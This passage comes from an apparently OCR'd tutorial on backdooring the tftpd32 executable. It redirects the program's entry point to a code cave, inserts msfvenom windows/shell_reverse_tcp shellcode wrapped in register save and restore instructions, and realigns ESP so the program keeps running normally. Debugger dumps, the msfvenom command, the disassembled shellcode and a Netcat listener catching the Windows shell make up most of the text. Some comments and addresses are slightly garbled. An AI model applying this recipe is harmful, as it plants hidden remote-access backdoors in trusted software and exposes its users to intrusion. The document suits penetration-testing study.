
```
0012FFA4  76183833
0012FFA8  7FFDB000
0012FFAC  0012FFEC
0012FFB0  7750A9BD
```

```
Module C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.6000.16386_none_5d07289e07e1d100\comctl32.
```

Figure 6: Hijack Execution

As you can see, we have overwritten the first instruction in the executable to jump to our code cave location. This modification now allows us to control the executable. We will save the executable and re-open it in OllyDbg.

Once that is done, we see that the instruction has been saved and we step through the first instruction, which should now bring us to our code cave.



```
00446000  0000   ADD BYTE PTR DS:[EAX],AL
00446002  0000   ADD BYTE PTR DS:[EAX],AL
00446004  0000   ADD BYTE PTR DS:[EAX],AL
00446006  0000   ADD BYTE PTR DS:[EAX],AL
00446008  0000   ADD BYTE PTR DS:[EAX],AL
0044600A  0000   ADD BYTE PTR DS:[EAX],AL
0044600C  0000   ADD BYTE PTR DS:[EAX],AL
0044600E  0000   ADD BYTE PTR DS:[EAX],AL
00446010  0000   ADD BYTE PTR DS:[EAX],AL
00446012  0000   ADD BYTE PTR DS:[EAX],AL
00446014  0000   ADD BYTE PTR DS:[EAX],AL
00446016  0000   ADD BYTE PTR DS:[EAX],AL
00446018  0000   ADD BYTE PTR DS:[EAX],AL
0044601A  0000   ADD BYTE PTR DS:[EAX],AL
0044601C  0000   ADD BYTE PTR DS:[EAX],AL
0044601E  0000   ADD BYTE PTR DS:[EAX],AL
00446020  0000   ADD BYTE PTR DS:[EAX],AL
00446022  0000   ADD BYTE PTR DS:[EAX],AL
00446024  0000   ADD BYTE PTR DS:[EAX],AL
00446026  0000   ADD BYTE PTR DS:[EAX],AL
00446028  0000   ADD BYTE PTR DS:[EAX],AL
0044602A  0000   ADD BYTE PTR DS:[EAX],AL
0044602C  0000   ADD BYTE PTR DS:[EAX],AL
0044602E  0000   ADD BYTE PTR DS:[EAX],AL
00446030  0000   ADD BYTE PTR DS:[EAX],AL
00446032  0000   ADD BYTE PTR DS:[EAX],AL
00446034  0000   ADD BYTE PTR DS:[EAX],AL
00446036  0000   ADD BYTE PTR DS:[EAX],AL
00446038  0000   ADD BYTE PTR DS:[EAX],AL
0044603A  0000   ADD BYTE PTR DS:[EAX],AL
0044603C  0000   ADD BYTE PTR DS:[EAX],AL
0044603E  0000   ADD BYTE PTR DS:[EAX],AL
00446040  0000   ADD BYTE PTR DS:[EAX],AL
00446042  0000   ADD BYTE PTR DS:[EAX],AL
00446044  0000   ADD BYTE PTR DS:[EAX],AL
00446046  0000   ADD BYTE PTR DS:[EAX],AL
00446048  0000   ADD BYTE PTR DS:[EAX],AL
0044604A  0000   ADD BYTE PTR DS:[EAX],AL
0044604C  0000   ADD BYTE PTR DS:[EAX],AL
```

```
Registers (FPU)
EAX 76183821 kernel32.BaseThread
ECX 00000000
EDX 0041135E tftpd32-.<ModuleEnt
EBX 7FFDF000
ESP 0012FFA4
EBP 0012FFAC
ESI 00000000
EDI 00000000

EIP 00446000 tftpd32-.00446000

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000246 (NO,NB,E,BE,NS,PE,

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

```
Address   Hex dump                 ASCII
00429000  01 00 00 00 FF FF FF FF  0...
00429008  00 00 00 00 48 29 42 00  ....H)B.
00429010  01 00 00 00 38 29 42 00  0...8)B.
```

```
0012FFA4  76183833
0012FFA8  7FFDF000
0012FFAC  0012FFEC
0012FFB0  7750A9BD
```

Figure 7: Successfully Jumping to the Code Cave

5.0 Inserting Backdoor


At this point, we are very close to being able to execute any code of our choice. In the example, we will be embedding a reverse shell connection using Metasploit generated shellcode:

```
msfvenom    -p    windows/shell_reverse_tcp    LHOST=<YOUR_IP_ADDRESS>
LPORT=<YOUR_PORT> -f hex
```

We need to capture the output of this command, as we need to pad our shellcode with register saving commands. This needs to be done so that we can attempt to preserve the stack state for the original execution of the TFTP executable. Once that is done, we will pop the registers back in place and then reintroduce our original instruction, which were noted in 3.0 PE-EP'ing Around:

```
PUSHAD                  # Save register values
PUSHFD                  # Save flag values
!! SHELLCODE            # Our msfvenom generated shellcode
!! align ESP              # Align ESP with where we saved our stacked registers
POPFD                     # Restore register values
POPAD                     # Restore flag values
CALL tftp32.0041B7DE      # First instruction we hijacked
JMP tftp32.004111E0       # Next instruction to be called
```

In OllyDbg, we modify the instructions within our code cave to save the original register/flag values and then paste in our shellcode.



```
00446000  60            PUSHAD
00446001  9C            PUSHFD
00446002  FC            CLD
00446003  E8 82000000   CALL tftpd32-.0044608A
00446008  60            PUSHAD
00446009  89E5          MOV EBP,ESP
0044600B  31C0          XOR EAX,EAX
0044600D  64:8B50 30    MOV EDX,DWORD PTR FS:[EAX+30]
00446011  8B52 0C       MOV EDX,DWORD PTR DS:[EDX+C]
00446014  8B52 14       MOV EDX,DWORD PTR DS:[EDX+14]
00446017  8B72 28       MOV ESI,DWORD PTR DS:[EDX+28]
0044601A  0FB74A 26     MOVZX ECX,WORD PTR DS:[EDX+26]
0044601E  31FF          XOR EDI,EDI
00446020  AC            LODS BYTE PTR DS:[ESI]
00446021  3C 61         CMP AL,61
00446023 v7C 02         JL SHORT tftpd32-.00446027
00446025  2C 20         SUB AL,20
00446027  C1CF 0D       ROR EDI,0D
0044602A  01C7          ADD EDI,EAX
0044602C ^E2 F2         LOOPD SHORT tftpd32-.00446020
0044602E  52            PUSH EDX
0044602F  57            PUSH EDI
00446030  8B52 10       MOV EDX,DWORD PTR DS:[EDX+10]
00446033  8B4A 3C       MOV ECX,DWORD PTR DS:[EDX+3C]
00446036  8B4C11 78     MOV ECX,DWORD PTR DS:[ECX+EDX+78]
0044603A vE3 48         JECXZ SHORT tftpd32-.00446084
0044603C  01D1          ADD ECX,EDX
0044603E  51            PUSH ECX
0044603F  8B59 20       MOV EBX,DWORD PTR DS:[ECX+20]
00446042  01D3          ADD EBX,EDX
00446044  8B49 18       MOV ECX,DWORD PTR DS:[ECX+18]
00446047 vE3 3A         JECXZ SHORT tftpd32-.00446083
00446049  49            DEC ECX
0044604A  8B348B        MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0044604D  01D6          ADD ESI,EDX
0044604F  31FF          XOR EDI,EDI
00446051  AC            LODS BYTE PTR DS:[ESI]
00446052  C1CF 0D       ROR EDI,0D
00446055  01C7          ADD EDI,EAX
```

```
Registers (FPU)
EAX 76183821 kernel32.BaseThreac
ECX 00000000
EDX 0041135E tftpd32-.<ModuleEnt
EBX 7FFDF000
ESP 0012FFA4
EBP 0012FFAC
ESI 00000000
EDI 00000000

EIP 00446000 tftpd32-.00446000

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000246 (NO,NB,E,BE,NS,PE,G

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
                   3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

```
Address   Hex dump                 ASCII
00429000  01 00 00 00 FF FF FF FF  0...
00429008  00 00 00 00 48 29 42 00  ....H)B.
00429010  01 00 00 00 38 29 42 00  0...8)B.
```

```
0012FFA4  76183833
0012FFA8  7FFDF000
0012FFAC  0012FFEC
0012FFB0  7750A9BD
```

Figure 8: Modify Code Cave Instructions


We save the executable and re-open it with OllyDbg. At this point, we need to set a breakpoint after we save the original register/flag values (at 00446002) so that we can save what value is within the ESP register. In our example, the value that we get is **0012FF80**.

If we attempt to run the executable as is, we notice that we receive a reverse shell to the machine however, the TFTP executable is never returned to it's original state. This is because we need to determine where to insert our ESP aligning, register restoring, and original execution flow instructions.

6.0 Debugging

To be able to find where to insert our realigning/restoring/execution flow instructions, we open the executable in OllyDbg once again. Once we do this, we can step past the first instruction, which takes us to our code cave. From there, we want to open a terminal with a Netcat listener on the port that we chose earlier in 5.0 Inserting Backdoor. This will help us determine when we receive the reverse shell in the msfvenom generated shellcode.

In the code cave, we set breakpoints on the CALL instructions, as this is the normal location of the spawned shell.



```
0044608B   68 33320000      PUSH 3233
00446090   68 7773325F      PUSH 5F327377
00446095   54               PUSH ESP
00446096   68 4C772607      PUSH 726774C
0044609B   FFD5             CALL EBP
0044609D   B8 90010000      MOV EAX,190
004460A2   29C4             SUB ESP,EAX
004460A4   54               PUSH ESP
004460A5   50               PUSH EAX
004460A6   68 29806B00      PUSH 6B8029
004460AB   FFD5             CALL EBP
004460AD   50               PUSH EAX
004460AE   50               PUSH EAX
004460AF   50               PUSH EAX
004460B0   50               PUSH EAX
004460B1   40               INC EAX
004460B2   50               PUSH EAX
004460B3   40               INC EAX
004460B4   50               PUSH EAX
004460B5   68 EA0FDFE0      PUSH E0DF0FEA
004460BA   FFD5             CALL EBP
004460BC   97               XCHG EAX,EDI
004460BD   6A 05            PUSH 5
004460BF   68 C0A86626      PUSH 2666A8C0
004460C4   68 020001BB      PUSH BB010002
004460C9   89E6             MOV ESI,ESP
004460CB   6A 10            PUSH 10
004460CD   56               PUSH ESI
004460CE   57               PUSH EDI
004460CF   68 99A57461      PUSH 6174A599
004460D4   FFD5             CALL EBP
004460D6   85C0             TEST EAX,EAX
004460D8  v74 0C            JE SHORT tftpd32-.004460E6
004460DA   FF4E 08          DEC DWORD PTR DS:[ESI+8]
004460DD  ^75 EC            JNZ SHORT tftpd32-.004460CB
004460DF   68 F0B5A256      PUSH 56A2B5F0
004460E4   FFD5             CALL EBP
004460E6   68 636D6400      PUSH 646D63
004460EB   89E3             MOV EBX,ESP
```


```
Registers (FPU)
EAX 76183821 kernel32.BaseThread
ECX 00000000
EDX 0041135E tftpd32-.<ModuleEnt
EBX 7FFDE000
ESP 0012FFA4
EBP 0012FFAC
ESI 00000000
EDI 00000000

EIP 00446000 tftpd32-.00446000

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000246 (NO,NB,E,BE,NS,PE,G

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 027F  Prec NEAR,53  Mask
```

```
Address   Hex dump                 ASCII
00429000  01 00 00 00 FF FF FF FF  0...
00429008  00 00 00 00 48 29 42 00  ....H)B.
00429010  01 00 00 00 38 29 42 00  0...8)B.
```

```
0012FFA4  76183833
0012FFA8  7FFDE000
0012FFAC  0012FFEC
0012FFB0  7750A9BD
```

Figure 9: Breakpoints in Code Cave

Now, we continue to allow the execution of the program to continue, hitting breakpoints as we go. Once we hit a breakpoint that spawns a reverse shell, we know that we have found the correct location.



```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [redacted] from (UNKNOWN) [redacted]
 49192
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserv
ed.

C:\Users\offsec\Desktop>
```

```
OllyDbg - tftpd32-02.exe
CPU - main thread, module tftpd32-
004460FF  8D4424 10      LEA EAX,DWORD PTR SS:[ESP+10]
00446103  C600 44        MOV BYTE PTR DS:[EAX],44
00446106  54             PUSH ESP
00446107  50             PUSH EAX
00446108  56             PUSH ESI
00446109  56             PUSH ESI
0044610A  56             PUSH ESI
0044610B  46             INC ESI
0044610C  56             PUSH ESI
0044610D  4E             DEC ESI
0044610E  56             PUSH ESI
0044610F  56             PUSH ESI
00446110  53             PUSH EBX
00446111  56             PUSH ESI
00446112  68 79CC3F86    PUSH 863FCC79
00446117  FFD5           CALL EBP
00446119  89E0           MOV EAX,ESP
0044611B  4E             DEC ESI
0044611C  56             PUSH ESI
0044611D  46             INC ESI
0044611E  FF30           PUSH DWORD PTR DS:[EAX]
00446120  68 08871D60    PUSH 601D8708
00446125  FFD5           CALL EBP
00446127  BB F0B5A256    MOV EBX,56A2B5F0
0044612C  68 A695BD9D    PUSH 9DBD95A6
00446131  FFD5           CALL EBP
00446133  3C 06          CMP AL,6
00446135 ˅7C 0A          JL SHORT tftpd32-.00446141
00446137  80FB E0        CMP BL,0E0
0044613A ˅75 05          JNZ SHORT tftpd32-.00446141
0044613C  BB 4713726F    MOV EBX,6F721347
00446141  6A 00          PUSH 0
00446143  53             PUSH EBX
00446144  FFD5           CALL EBP
00446146  0000           ADD BYTE PTR DS:[EAX],AL
00446148  0000           ADD BYTE PTR DS:[EAX],AL
0044614A  0000           ADD BYTE PTR DS:[EAX],AL
0044614C  0000           ADD BYTE PTR DS:[EAX],AL
0044614E  0000           ADD BYTE PTR DS:[EAX],AL

Registers (FPU)
EAX 0012FD84
ECX 761582B0 kernel32.761582
EDX 001E8390
EBX 0012FDD8 ASCII "cmd"
ESP 0012FD84
EBP 00446008 tftpd32-.00446
ESI 00000000
EDI 0000009C
EIP 0044611B tftpd32-.00446

C 0  ES 0023 32bit 0(FFFFFFF
P 1  CS 001B 32bit 0(FFFFFFF
A 0  SS 0023 32bit 0(FFFFFFF
Z 1  DS 0023 32bit 0(FFFFFFF
S 0  FS 003B 32bit 7FFDF000(
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (
EFL 00000246 (NO,NB,E,BE,NS,

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0
FST 0000  Cond 0 0 0 0  Err
FCW 027F  Prec NEAR,53  Mask

Address   Hex dump                  ASCII
00429000  01 00 00 00 FF FF FF FF  0...
00429008  00 00 00 00 48 29 42 00  ....H)B.
00429010  01 00 00 00 38 29 42 00  0...8)B.

0012FD84  000000A0
0012FD88  000000A4
0012FD8C  00000574
0012FD90  000000F4

Breakpoint at tftpd32-.0044611B                Paused
```


Figure 10: Netcat Reverse Shell

Success! The 'CALL EBP' instruction at 00446117 has spawned a connection and we step past 00446619 to receive the full reverse shell shown above on the left. The next thing that we need is to capture the value of ESP at location **0044611B**, which is **0012FD84**.

For us to be able to realign the ESP register to its original position, we must find the difference between our original ESP value and the value that we just found, which is '0012FF80 - 0012FD84' = '**1FC**'. Now that we have done so, our code cave should look like the following:

```
PUSHAD                  # Save register values
PUSHFD                  # Save flag values
!! SHELLCODE            # Our msfvenom generated shellcode
ADD ESP,0x1FC           # Align ESP with where we saved our stacked registers
POPFD                   # Restore register values
POPAD                   # Restore flag values
CALL tftp32.0041B7DE    # First instruction we hijacked
JMP tftp32.004111E0     # Next instruction to be called
```

We make the modifications in OllyDbg:



```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [redacted] from (UNKNOWN) [redacted]
 49192
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserv
ed.

C:\Users\offsec\Desktop>
```

```
OllyDbg - tftpd32-02.exe
CPU - main thread, module tftpd32-
004460FF   8D4424 10      LEA EAX,DWORD PTR SS:[ESP+10]
00446103   C600 44        MOV BYTE PTR DS:[EAX],44
00446106   54             PUSH ESP
00446107   50             PUSH EAX
00446108   56             PUSH ESI
00446109   56             PUSH ESI
